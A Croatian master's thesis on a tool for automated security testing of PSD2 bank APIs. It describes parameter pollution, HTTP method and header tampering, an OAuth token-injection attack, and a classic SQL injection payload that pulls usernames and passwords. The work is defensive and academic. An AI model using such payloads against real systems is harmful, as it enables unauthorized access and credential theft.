SVEU ČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 3055

Izrada klijentskog dijela PSD2 sučelja

Tarik Karamehmedović

Zagreb, Lipanj 2022.

Zahvaljujem mentoru doc. dr. sc. Stjepanu Grošu na pruženoj pomoći i prenesenom znanju tijekom pisanja ovog rada.

Sadržaj

1 Uvod

Već od prvih internetskih kibernetičkih napada (engl. *cyberattack*) krenula je priča o kibernetičkoj sigurnosti (engl. c*ybersecurity*), a time i utrka između napadača koji pokušavaju probiti zaštitne sustave i onih koji se pokušavaju obraniti od njih. Svijet se sve više počeo otvarati internetu, pa su tako i kompanije počele sve više otvarati dijelove svojih sustava prema drugima kako bi im mogli pružiti bolju uslugu koristeći aplikacijska programska sučelja (engl. *Applications programming interface*, skraćeno API). No, kako bilo tko može pokušati pristupiti tim sučeljima, potrebno je osigurati da su ona što spremnija nositi se sa situacijama u kojima se mogu naći, bili to namjerni napadi ili slučajne pogreške legitimnih korisnika.

Kako se svijet sve više otvarao prema internetu, tako su banke povodom revidirane direktive o platnim uslugama (engl. *Revised payment service directive*, skraćeno PSD2) morale otvoriti i svoje sustave. S obzirom na to da banke rukuju vrlo osjetljivim podacima, izuzetno je bitno utvrditi da sučelja koja se koriste kako bi se ti sustavi otvorili prema van nemaju nekih propusta u svojoj implementaciji. To se može provjeriti tako da se ta sučelja temeljito testiraju. Kako proces testiranja ne bi bio dug i naporan potrebno je razviti alate koji će taj proces što više olakšati i automatizirati. Lagano je onda doći do zaključka da će onaj tko ima bolji alat moći bolje testirati svoje implementacije te primijetiti propuste u implementaciji. Pomoću tih alata će se onda uporabom metoda testiranja moći utvrditi poštivanje specifikacije te eventualno otkrivanje propusta u implementaciji.

Ovaj rad će se fokusirati na implementaciju alata koji će omogućiti olakšano i automatizirano testiranje programskih aplikacijskih sučelja. Koristeći implementirani alat pokazat će se primjeri testiranja PSD2 sučelja napravljenih po specifikaciji NextGenPSD2 sučelja za pristup računima (engl. *Access to accounts*, skraćeno XS2A). U svrhu testiranja koristit će se probna instanca koju nudi Erste banka za potrebe testiranja.

Rad je strukturiran na sljedeći način. U drugom poglavlju će se općenito objasniti otvoreno bankarstvo, revidirana direktiva o platnim uslugama te inicijativa NextGenPSD2 Berlinske grupe. U trećem poglavlju će se pokazati neke od metoda koje se koriste za testiranje REST sučelja te neke od osmišljenih napada za PSD2 XS2A sučelja. U četvrtom poglavlju bit će pokazana i objašnjena implementacija alata i komponenata koji će se koristiti za provođenje opisanih metoda testiranja i napada. U petom poglavlju će se pokazati rezultati testiranja na probnoj instanci PSD2 XS2A sučelja.

2 Revidirana direktiva o platnim uslugama i NextGenPSD2

2.1 Revidirana direktiva o platnim uslugama

PSD2 je EU direktiva koja je napravljena s ciljem reguliranja platnih usluga i pružatelja platnih usluga (engl. *Payment service provider*, skraćeno PSP) na području Europske Unije i Europskog gospodarskog prostora (engl. *European Economic Area*, skraćeno EEA). Cilj direktive je pojednostaviti i povećati efikasnost procesa plaćanja uniformnim pravilima, napredak u sigurnosti i inovaciji te kreiranje integriranog europskog tržišta plaćanja. Nadalje, direktiva promovira konkurenciju u industriji plaćanja i od nebankarskih institucija.

Kako bi se pružatelji platnih usluga uskladili s propisima PSD2 direktive moraju ispuniti sljedeće zahtjeve regulatornih tehničkih standarda koje PSD2 propisuje.

Jedan od tehničkih standarda je izdavanje i korištenje snažne autentifikacije korisnika (engl. *strong customer authentication*, skraćeno SCA) koju je propisala PSD2 direktiva [1]. Snažna autentifikacija korisnika se implementira u svrhu smanjivanja prijevara i to na način da ona što manje utječe na iskustvo korisnika. Glavno svojstvo snažne autentifikacije korisnika je dvofaktorska autentifikacija. Ona uključuje korištenje dva od tri nezavisna načina identifikacije. Postoje sljedeći tipovi identifikacije:

- Nešto što korisnik posjeduje –fizička stvar koju vlasnik posjeduje (npr. mobitel, osobna kartica, itd.)
- Nešto što korisnik zna – znanje koje zna samo vlasnik (npr. PIN, šifra, itd.)
- Nešto što korisnik je – biometrija pomoću koje se može jedinstveno identificirati vlasnika (npr. otisak prsta, mrežnica oka, itd.)

Drugi tehnički standard koji se zahtjeva je praćenje transakcija i ponašanja uređaja kako bi se otkrili neobični i potencijalno maliciozni načini korištenja platnih usluga [1].

Treći tehnički standard je osiguravanje standardiziranog aplikacijskog programskog sučelja. Ono će se koristiti kao sigurna pristupna točka trećim pružateljima platnih usluga (engl. *third party providers*, skraćeno TPP) [1].

PSD2 uvodi, i svojim pravilima regulira, tri tipa usluga koje će pružati treći pružatelji platnih usluga. Usluge uključuju slijedeće:

- Usluga iniciranja plaćanja (engl. *Payment initiation service*, skraćeno PIS)
- Usluga informacija o računu (engl. *Account information service*, skraćeno AIS)
- Usluga potvrda raspoloživosti sredstava (engl. *Confirmation on the Availability of Funds Service*, skraćeno FCS)

Usluge iniciranja plaćanja pruža TPP koji ima funkciju trećeg poslužitelja usluga iniciranja plaćanja (engl. *Payment service initiation provider*, skraćeno PISP) te ima mogućnost iniciranja plaćanja u ime korisnika platne usluge (engl. *Payment service user*, skraćeno PSU). Usluge informacija o računu pruža TPP koji je treći pružatelj usluga informacija o računu (engl. *Account information service provider*, skraćeno AISP) te ima pristup pregledu informacija svih korisnikovih računa, čak i ako se ti računi nalaze kod nekoliko različitih pružatelja platnih

usluga koji vode račun (engl. *Account Servicing Payment Service Provider*, skraćeno ASPSP). Usluge potvrda raspoloživosti sredstava pruža TPP koji funkcionira kao pružatelj usluge izdavanja platnog instrumenta (engl. *Payment Instrument Issuing Service Provider*, skraćeno PIISP) [2].

2.2 Inicijativa NextGenPSD2 Berlinske skupine

PSD2 propisuje da svaki ASPSP mora ponuditi XS2A sučelje. Međutim, ne propisuje se konkretno sučelje, stoga su odluke oko konkretne implementacije specifikacije XS2A sučelja prepuštene tržištu.

PSD2 sam po sebi ne propisuje neko konkretno XS2A sučelje koje sve banke moraju koristiti, nego samo propisuje da svaki ASPSP mora ponuditi takvo sučelje. Odluke oko konkretne specifikacije i implementacije specifikacija XS2A sučelja su prepuštene tržištu.

Berlinska grupa je europska standardizacijska inicijativa koja je pokrenula NextGenPSD2 radnu skupinu. Ciljevi NextGenPSD2 radne skupine su smanjivanje kompleksnosti PSD2 XS2A sučelja kako bi se riješio problem višestrukih konkurentnih standarda, te povećanje interoperabilnost diljem Europe. NextGenPSD2 radna skupina je izradila europski API standard koji je otvoren, zajednički i usklađen. Taj API standard će se onda koristiti kao baza za izgradnju konkretnih API implementacija kako bi se osigurala komunikacija između ASPSP-ova i TPP-ova [3].

3 Testiranje aplikacijskih programskih sučelja

Testiranje API-ja je proces u kojem se slanjem zahtjeva na određeno sučelje utvrđuje jesu li ispunjena sva očekivanja. Zahtjevi se mogu odnositi na funkcionalnost, pouzdanost, performanse ili sigurnost. Drugim riječima, testiranje se koristi kako bi se pokazala eventualna prisutnost pogrešaka u programu, nekonzistentnosti ili odstupanje od očekivanog ponašanja.

Generalno, aplikacije se sastoje od tri sloja:

- prezentacijski sloj, koji predstavlja korisničko sučelje te se na tom sloju vrši GUI testiranje.
- Sloj poslovne logike, na kojem se nalazi sva tražena funkcionalnost programa i logika koji ispunjava tu funkcionalnost.
- Sloj baze podataka, zadužen za modeliranje i manipulacijom podataka.

API testiranje se vrši na sloju poslovne logike kako bi se osigurala ispunjenost svih funkcionalnih i nefunkcionalnih zahtjeva. Preskakanjem prezentacijskog sloja omogućava se brzo i automatizirano testiranje zahtjeva.

3.1 Testovi

U sklopu rada provodit će se razni testovi s ciljem ispitivanja dobro poznati ranjivosti te testova koji imaju svrhu otkrivanja mogućih propusta u implementaciji. Također, odabrani su testovi koji će ispitati granice API-ja i vidjeti kako se nosi s krivim i neočekivanim zahtjevima.

3.1.1 Parametarsko zagađenje

Dodavanjem više istih parametara upita (engl. *query parameters*) u URL zahtjeva pokušava se prevariti logiku koja stoji iza API-ja kako bi se napadaču vratili tuđi ili krivi podaci, ili kako bi se dobio pristupi nekim dijelovima aplikacije kojima se inače ne bi moglo pristupiti.

Primjer normalnog zahtjeva:

```
GET /api/accounts?id=<korisničkiId>
```

Primjer testnog zahtjeva:

```
GET /api/accounts?id=<korisničkiId>&id=<administratorskiId>
```

3.1.2 Zamjenski parametar

Dodavanjem zamjenskih znakova koji se inače koriste kod regularnih izraza na kraj URL-a pokušava se dohvatiti neka krajnja točka koja možda nije vidljiva, eksplicitno dokumentirana ili direktno dostupna.

Primjeri slanja zahtjeva:

```
GET /api/accounts/*
```

```
GET /api/accounts/%
```

```
GET /api/accounts/_
```

```
GET /api/accounts/.
```

3.1.3 Promjena HTTP metode

Na krajnjoj točki API-ja koja prima određenu HTTP metodu pokušava se poslati zahtjev s nekom drugom HTTP metodom. Ovime se ispituje postoji li neka druga operacija koja se može pozvati na toj krajnjoj točki, a ne bi trebala biti dostupna, ili samo nije prisutna u dokumentaciji API-ja. Ovo se može dogoditi u slučaju kada je neka HTTP metoda ostala implementirana na krajnjoj točki, ili nikad nije bila uklonjena, ili ako su programeri odlučili implementirati metode za svoje potrebe. Bitno je napomenuti kako osim dobro poznatih CRUD metoda, POST, GET, PUT, DELETE, HTTP metoda u zahtjevu može biti bilo koji niz znakova. Ovisno o implementaciji poslužitelja, proizvoljne HTTP metode bi se mogle koristiti kako bi se izbjegle neke vrste filtriranja poput sigurnosnih stijena ili blokiranja specifičnih HTTP metoda [4]. To se može dogoditi u slučaju kada poslužitelj nepoznate metode preusmjerava na neku zadanu metodu. Na primjer HTTP metoda „TEST“ će se na krajnjoj točki preusmjeriti na metodu GET.

3.1.4 Promjena zaglavlja

Određena HTTP zaglavlja se šalju kako bi prenijele određene informacije o zahtjevu. Tako na primjer zaglavlje `content-length` šalje informacije poslužitelju o duljini sadržaja kojeg poslužitelj mora preuzeti, dok zaglavlje `content-type` govori poslužitelju u kojem formatu su podaci poslani. U ovom testu se šalju zahtjevi koji imaju namjerno krivo postavljena zaglavlja koja šalju takve informacije poslužitelju. Cilj testa je izazvati neočekivano ponašanje te vidjeti kako se poslužitelj nosi s takvim situacijama. Na primjer, može se poslati zahtjev koji ima zaglavlje `content-lenght` postavljeno na više ili manje od stvarne vrijednosti.

3.2 Napadi

3.2.1 Injekcija

Injekcija je vrsta napada kojom se pokušava izvršiti maliciozna akcija nad podacima koji se nalaze na poslužitelju. Poslužitelji su potencijalno ranjivi na ovaj napad ako primaju podatke od nepovjerljivih izvora bez da ih provjeravaju i ne filtriraju.

Na primjer, na nekoj krajnjoj točki API-ja, poslužitelj može primati jedan parametar upita.

```
GET /products?category=Cars
```

Poslužitelj će onda koristiti vrijednost parametra upita kako bi izvršio upit nad bazom podataka.

```
SELECT * FROM products WHERE category = 'Cars'
```

Kako bi se napad izvršio, šalje se parametar namješten tako da proširi upit koji se izvršava nad bazom podataka. Umjesto pravog zahtjeva, izvrši drugi upit čiji će odgovor onda biti vraćen pozivatelju. Parametar se može namjestiti na sljedeći način.

```
GET /products?category=' UNION SELECT username, password FROM users--
```


Poslani parametar će se primijeniti na upit koji se izvršava nad bazom podataka.

```
SELECT * FROM products WHERE category ='' UNION SELECT username, password FROM users--'
```

Baza podataka će vidjeti ovaj upit kao legitiman, te će vratiti tablicu korisničkih imena i odgovarajućih lozinka.

3.2.2 Cuckoo's Token Attack

Napad je osmišljen za API-je koji koriste klasičnu OAuth2 proceduru za dohvaćanje resursa s poslužitelja. Na slici 3.1 se može vidjeti tijek zahtjeva koji se šalju kako bi se izvršio napad.



Slika 3.1 - Cuckoo's Token Attack

Napad pokazuje kako je moguće ubaciti pristupni token, a onda ga ponovno iskoristiti za dohvaćanje podataka, čak i ako se koristi mehanizam koji veže pristupni token s TPP-om koristeći mTLS (engl. *manual transport layer security*). Ovaj napad to zaobilazi tako da se pristupni token injektira u TPP-a koji će ga onda iskoristiti pri pozivu poslužitelja resursa. Kako poslužitelj resursa zna samo da je taj pristupni token vezan za certifikate tog TPP-a, iz njegove perspektive taj zahtjev izgleda legitimno.

Napad je opisan u članku [5]. Prije izvršavanja samog napada pretpostavlja da je pristupni token već ukraden. Također, pretpostavlja se kako je moguće da je TPP na neki način pogrešno konfiguriran te ga se zbog toga može natjerati na pozivanje autorizacijskog poslužitelja koji je pod kontrolom napadača. Rezultat napada je krađa podataka legitimnog korisnika kojima napadač inače ne bi trebao imati pristup.

U prvom zahtjevu napadač šalje zahtjev TPP-u za početak autorizacije, dok u drugom zahtjevu TPP odgovara s URI-jem autorizacijskog poslužitelja. Koristeći dobiveni URI, korisnik bi inače započeo OAuth proceduru autorizacije preko koje bi dao TPP-u potrebnu autorizaciju za izvršavanje određene operacije. No kako je autorizacijski poslužitelj pod kontrolom napadača, ti koraci se preskaču, te u trećem koraku napadač vraća osmišljeni odgovor koji izgleda kao odgovor kojeg bi TPP očekivao. Pod pretpostavkom da je TPP kriv konfiguriran, napadač s TPP-a šalje zahtjev na autorizacijski poslužitelj koji je pod kontrolom napadača. U petom koraku maliciozni autorizacijski poslužitelj vraća ukradeni pristupni token TPP-u. Nakon toga, u šestom koraku, TPP koristi dobiveni pristupni token kako bi dohvatio traženi resurs. Kako pristupni token odgovara podacima drugog korisnika, poslužitelj resursa vraća odgovarajuće podatke TPP-u koji na kraju prosljeđuje dobivene podatke napadaču.

3.3 Erste PSD2 API

U svrhe testiranja koristiti će se probna instanca koju nudi Erste banka. Specifično, koristi se modificirana verzija napravljena za hrvatsko tržište opisana u [6]. API koristi NextGenPSD2 radni okvir i nudi krajnje točke za usluge informacija o računu, usluge iniciranja plaćanja te usluge potvrde raspoloživosti sredstava.

U usluzi informacija o računu moguće je dohvatiti listu računa, specifični račun, stanje računa, listu transakcija i specifičnu transakciju. Proces autorizacije je isti bez obzira na to koji resurs se želi dohvatiti. Proces dohvaćanja informacija o računu sastoji se od nekoliko dijelova. Nakon što korisnik inicira proces dohvaćanja resursa, TPP će prvo poslati ASPSP-u zahtjev za pristanak u kojem se nalaze informacije o tome koliko dugo taj pristanak traje, te čemu sve TPP želi imati autorizirani pristup. Kad ASPSP dobije taj zahtjev, pokrenut će se procedura autorizacije TPP-a. Postoje dva pristupa procesu autorizacije: pristup preusmjeravanja (engl. *redirect approach*) i odvojeni pristup (engl. d*ecoupled approach*). S obzirom na to da se u radu implementira alat za automatizirano testiranje, koristit će se samo odvojeni pristup autorizacije. U odvojenom pristupu, nakon što ASPSP primi zahtjev za pristanak PSU-u šalje *push* obavijest (engl. *push notification*) na odgovarajući uređaj PSU-a. U međuvremenu se TPP-u vraća odgovor koji sadrži podatke o kreiranom resursu koji reprezentira pristanak. Resurs može biti u stanju primljeno ili finalizirano. TPP sad mora periodično ispitivati stanje resursa pristanka dok ono ne pređe u finalizirano stanje. Nakon što korisnik autorizira TPP-a preko svog uređaja, resurs pristanka prelazi u finalizirano stanje, te TPP može nastaviti dalje. U sljedećem koraku

TPP od ASPSP-a traži pristupni token (engl. *access token*). Nakon dobivenog pristupnog tokena, TPP ga u zahtjevu šalje na poslužitelja resursa (engl. resource server). Ako pristupni token odgovara traženom resursu, pristupni poslužitelj vraća odgovor s traženim resursom nakon čega se ti podaci prikazuju korisniku.

U usluzi iniciranja plaćanja moguće je kreirati zahtjev za iniciranje plaćanja ili poništiti kreirani zahtjev. Nakon što se inicira zahtjev za pokretanje plaćanja TPP šalje zahtjev ASPSP-u za kreiranje platnog resursa (engl. *payment resource*) u kojem se šalju informacije o transakciji. Odmah nakon toga TPP šalje zahtjev za kreiranje resursa za pristanak pomoću kojeg će ga onda PSU autorizirati za odgovarajuću operaciju. Nakon toga, TPP provjerava stanje zahtjeva pristanka kao i u AIS procesu. Nakon što PSU autorizira TPP-a, nastavlja se s dohvaćanjem pristupnog tokena pomoću kojeg se onda može dohvatiti kreirani platni resurs.

4 Implementacija

Kako bi mogli detaljno testirati API, potrebno je moći namjestiti svaku komponentu svakog HTTP zahtjeva.

Prva komponenta je metoda zahtjeva. Metoda zahtjeva generalno određuje koji tip akcije će se izvršiti kada zahtjev dođe do poslužitelja. Iako su po REST načelima definirane metode GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS i TRACE, naziv metode koja se šalje u zahtjevu može biti bilo koji niz znakova, te je na poslužitelju da takve zahtjeve uzme u obzir. Zato je potrebno moći poslati bilo koji tip zahtjeva, tj. bilo koji naziv HTTP metode.

Druga komponenta je URL na koji se šalje zahtjev. Kada se priča u kontekstu API-ja, URL se često sastoji od baznog dijela, krajnje točke (engl. *endpoints*) API-ja i parametara upita. U REST API-jima često postoje parametrizirane krajnje točke kojima su određeni dijelovi varijabilni.

Treća komponenta su zaglavlja zahtjeva. Oni predstavljaju postavke koje se žele poslati zajedno sa zahtjevom. Zaglavlja poput `content-length` se koriste kako bi se reklo poslužitelju koliko bajtova treba očekivati. Potrebno je moći promijeniti takva zaglavlja čak i na krive i neočekivane vrijednosti kako bi se moglo testirati ponašanje poslužitelja kod takvih situacija.

Četvrta komponenta je sadržaj zahtjeva. U njemu se šalju generalne informacije koje će poslužitelj parsirati kako bi iz njega izvukao predane informacije. Potrebno je moći mijenjati sadržaj kako bi se mogle poslati proizvoljne informacije poslužitelju te vidjeti kako će on reagirati u slučajevima u kojima ga želimo testirati.

4.1 Requester

U modulu su implementirani razredi koji predstavljaju HTTP zahtjeve.

4.1.1 Bazni Requester

`Requester` komponenta je napravljena kao razred koji predstavlja generalni HTTP zahtjev. Razred je napravljen kako bi se sve komponente HTTP zahtjeva mogle postaviti i onda pregledati prije slanja. Pri kreiranju objekta konstruktoru se mogu predati slijedeći podaci.

- HTTP metoda
- Bazni URL
- Krajnja točka
- Certifikati
- Zaglavlja zahtjeva
- Parametri upita zahtjeva
- Sadržaj zahtjeva
- Tip kodiranja sadržaja
- Objekt sesije
- Vrijeme isteka zahtjeva
- Parametar za dodatni ispis tijekom izvršavanja

HTTP metoda je metoda koja će se koristiti u poslanom zahtjevu i može biti bilo koji znakovni niz.

Bazni URL je dio koji se nalazi prije krajnje točke. Kako je bazni URL definiran i gdje je granica između baznog URL-a i krajnje točke ovisi od slučaja do slučaja. URL može predstavljati samo domenu poput `example.com` ili može biti prefiks koji je statičan za svaki poziv tog API-ja poput `example.com/api/v1`. Krajnja točka je dio URL-a koji se šalje poslužitelju i predstavlja krajnju točku kako je ona definirana u dokumentaciji API-ja. Pri pokretanju zahtjeva, krajnja točka se nadodaje na bazni URL. Kreiranje zahtjeva je prikazano na ispisu 4.1.

```
requester = Requester(request_method="GET", base_url="https://httpbin.org",
                      endpoint="/anything")
```

Ispis 4.1 - Kreiranje objekta `Requester`

Certifikati predstavljaju lokalne klijentske certifikate koji se šalju kada ih poslužitelj zahtjeva kako bi se ustanovio identitet klijenta.

Zaglavlja zahtjeva se predaju kao rječnik koji nije osjetljiv na velika i mala slova. Parametri upita se također predaju kao rječnik koji nije osjetljiv na velika i mala slova, te se u vrijednosti svakog ključa rječnika može predati lista kako bi se poslalo više vrijednosti za jedan ključ. Kreiranje zahtjeva kojem se dodaje jedno dodatno zaglavlje te jedan jednostruki i jedan dvostruki parametar upita je prikazano na ispisu 4.2. Koristeći API `httpbin.org` i njegovu krajnju točku `/anything` kao odgovor ćemo dobiti sve parametre zahtjeva koje smo poslali. Na ispisu 4.3 se može vidjeti sadržaj vraćenog odgovor nakon poslanog zahtjeva.

```
content = {"a": 1, "b": 2}
requester = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/anything")
requester.setQueryParameter("param1", "value1")
requester.setQueryParameter("param2", ["param21", "param22"])
requester.setRequestHeader("header1", "header value 1")
```

Ispis 4.2 - Kreiranje `Requester` objekta s dodanim zaglavljem i parametrima upita

```
{
  "args": {
    "param1": "value1",
    "param2": [
      "param21",
      "param22"
    ]
  },
  "data": "",
  "files": {},
  "form": {},
  "headers": {
    "Accept-Encoding": "identity",
    "Header1": "header value 1",
    "Host": "httpbin.org",
    "User-Agent": "python-urllib3/1.26.9",
    "X-Amzn-Trace-Id": "Root=1-62a646b6-4b24e7ed4120caba14436056"
  },
  "json": null,
  "method": "GET",
  "origin": "93.142.75.102",
  "url":
"https://httpbin.org/anything?param1=value1&param2=param21&param2=param22"
}
```


Ispis 4.3 - Sadržaj odgovora na poslani zahtjev s zaglavljem i parametrima upita

Ovisno o načinu na koji se žele poslati podaci, sadržaj zahtjeva se predaje kao niz znakova ili kao rječnik koji se može parsirati u JSON. Tip kodiranja sadržaja određuje kako će se podaci serijalizirati, u kojem formatu će se slati, te koja zaglavlja će biti postavljena prilikom slanja zahtjeva. U implementaciji su definirana tri načina slanja sadržaja, a to su JSON, podaci obrasca (engl. *form data*) i *RAW*. Primjeri slanja zahtjeva i način na koji ih poslužitelj vidi su prikazani ispisima kodova 4.4, 4.6 i 4.8 te ispisima 4.5, 4.7 i 4.9.

```
content = {"a": 1, "b": 2}
requester = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/anything")
requester.setBody(content, BodyEncoding.JSON)
```

Ispis 4.4 - Slanje zahtjeva sa sadržajem koristeći JSON


```
{
  "args": {},
  "data": "{\"a\": 1, \"b\": 2}",
  "files": {},
  "form": {},
  "headers": {
    "Accept-Encoding": "identity",
    "Content-Length": "16",
    "Content-Type": "application/json",
    "Host": "httpbin.org",
    "User-Agent": "python-urllib3/1.26.9",
    "X-Amzn-Trace-Id": "Root=1-62a64d55-3e90d80a66137eb011751445"
  },
  "json": {
    "a": 1,
    "b": 2
  },
  "method": "GET",
  "origin": "93.142.75.102",
  "url": "https://httpbin.org/anything"
}
```


Ispis 4.5 - Echo odgovor na zahtjev sa sadržajem poslan koristeći JSON

```
content = {"a": 1, "b": 2}
requester = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/anything")
requester.setBody(content, BodyEncoding.FORM_DATA)
```

Ispis 4.6 - Slanje zahtjeva sa sadržajem koristeći podatke obrasca

```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "a": "1",
    "b": "2"
  },
  "headers": {
    "Accept-Encoding": "identity",
    "Content-Length": "7",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "User-Agent": "python-urllib3/1.26.9",
    "X-Amzn-Trace-Id": "Root=1-62a64d83-05009f990773d4287807f2c6"
  },
  "json": null,
  "method": "GET",
  "origin": "93.142.75.102",
  "url": "https://httpbin.org/anything"
}
```

Ispis 4.7 - Ispisani odgovor na zahtjev sa sadržajem poslan koristeći podatke obrasca

```
content = 'lorem ipsum'
requester = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/anything")
requester.setBody(content, BodyEncoding.RAW)
```

Ispis 4.8 - Slanje zahtjeva sa sadržajem koristeći RAW

```
{
  "args": {},
  "data": "lorem ipsum",
  "files": {},
  "form": {},
  "headers": {
    "Accept-Encoding": "identity",
    "Content-Length": "11",
    "Host": "httpbin.org",
    "User-Agent": "python-urllib3/1.26.9",
    "X-Amzn-Trace-Id": "Root=1-62a65621-3434e1eb73f7c2fd5da3ae28"
  },
  "json": null,
  "method": "GET",
  "origin": "93.142.75.102",
  "url": "https://httpbin.org/anything"
}
```

Ispis 4.9 - Echo odgovor na zahtjev sa sadržajem poslan koristeći RAW

Objekt sesije je `Session` objekt iz `requests` Python biblioteke. Predstavlja sesiju koja se može dijeliti kroz više zahtjeva kako bi se svi zahtjevi poslali preko iste TCP veze. Također,

omogućava postavljanje dijelova zahtjeva poput zaglavlja, kolačića, certifikata, itd. koji će ostati očuvani na razini sesije i prisutni u svim zahtjevima koji se šalju tom sesijom. Na ispisu 4.10 su implementirana tri poziva `httpbin.org` API-ja. Prije slanja zahtjeva kreira se `Session` objekt koji će se koristiti za sve zahtjeve. Objektu sesije se dodalo zaglavlje koje postoji na razini sesije, te će se slati zajedno sa svakim zahtjevom koji koristi istu sesiju, osim ako taj zahtjev sam ne promijeni tu vrijednost. Prvi zahtjev radi poziv na krajnju točku koja će kreirati sesijski kolačić i poslati ga nazad u sadržaju odgovora. Taj kolačić će onda spremiti objekt sesije. Drugi zahtjev samo radi poziv na krajnju točku `/cookies` koja u sadržaju odgovora vraća sve kolačiće koje je primila u zahtjevu. Na ispisu 4.11 se može vidjeti kako se u drugom odgovoru dobio isti kolačić kao i u prvom. U trećem zahtjevu se zove krajnja točka `/headers` koja u sadržaju odgovora vraća sva zaglavlja koja je primila u primljenom zahtjevu. Na ispisu 4.11 se može vidjeti kako je zaglavlje postavljeno na razini sesije također poslano. Isto tako, može se vidjeti i poslani kolačić u zaglavlju zahtjeva.

```
request_session = requests.Session()
request_session.headers["session-header"] = "persists"

print("Kolacici sesije: " + str(request_session.cookies.items()))
print("-" * 70)

requester_1 = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/cookies/set/sessioncookie/123456789", session=request_session)
response_1 = requester_1.sendRequest()
print("Odgovor prvog zahtjeva: " + str(response_1.json()))
print("Kolacici sesije: " + str(request_session.cookies.items()))
print("-" * 70)

requester_2 = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/cookies", session=request_session)
response_2 = requester_2.sendRequest()
print("Odgovor drugog zahtjeva: " + str(response_2.json()))
print("-" * 70)

requester_3 = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/headers", session=request_session)
response_3 = requester_3.sendRequest()
print("Odgovor treceg zahtjeva: " + str(response_3.text))
```

Ispis 4.10 - Slanje više zahtjeva s istim objektom sesije

```
Kolacici sesije: []
----------------------------------------------------------------------
Odgovor prvog zahtjeva: {'cookies': {'sessioncookie': '123456789'}}
Kolacici sesije: [('sessioncookie', '123456789')]
----------------------------------------------------------------------
Odgovor drugog zahtjeva: {'cookies': {'sessioncookie': '123456789'}}
----------------------------------------------------------------------
Odgovor treceg zahtjeva: {
  "headers": {
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Cookie": "sessioncookie=123456789",
    "Host": "httpbin.org",
    "Session-Header": "persists",
    "User-Agent": "python-requests/2.27.1",
    "X-Amzn-Trace-Id": "Root=1-62a66ec9-00544bb768fe53c871ab2c80"
  }
}
```

Ispis 4.11 - Ispis odgovora zahtjeva poslanih s istim objektom sesije

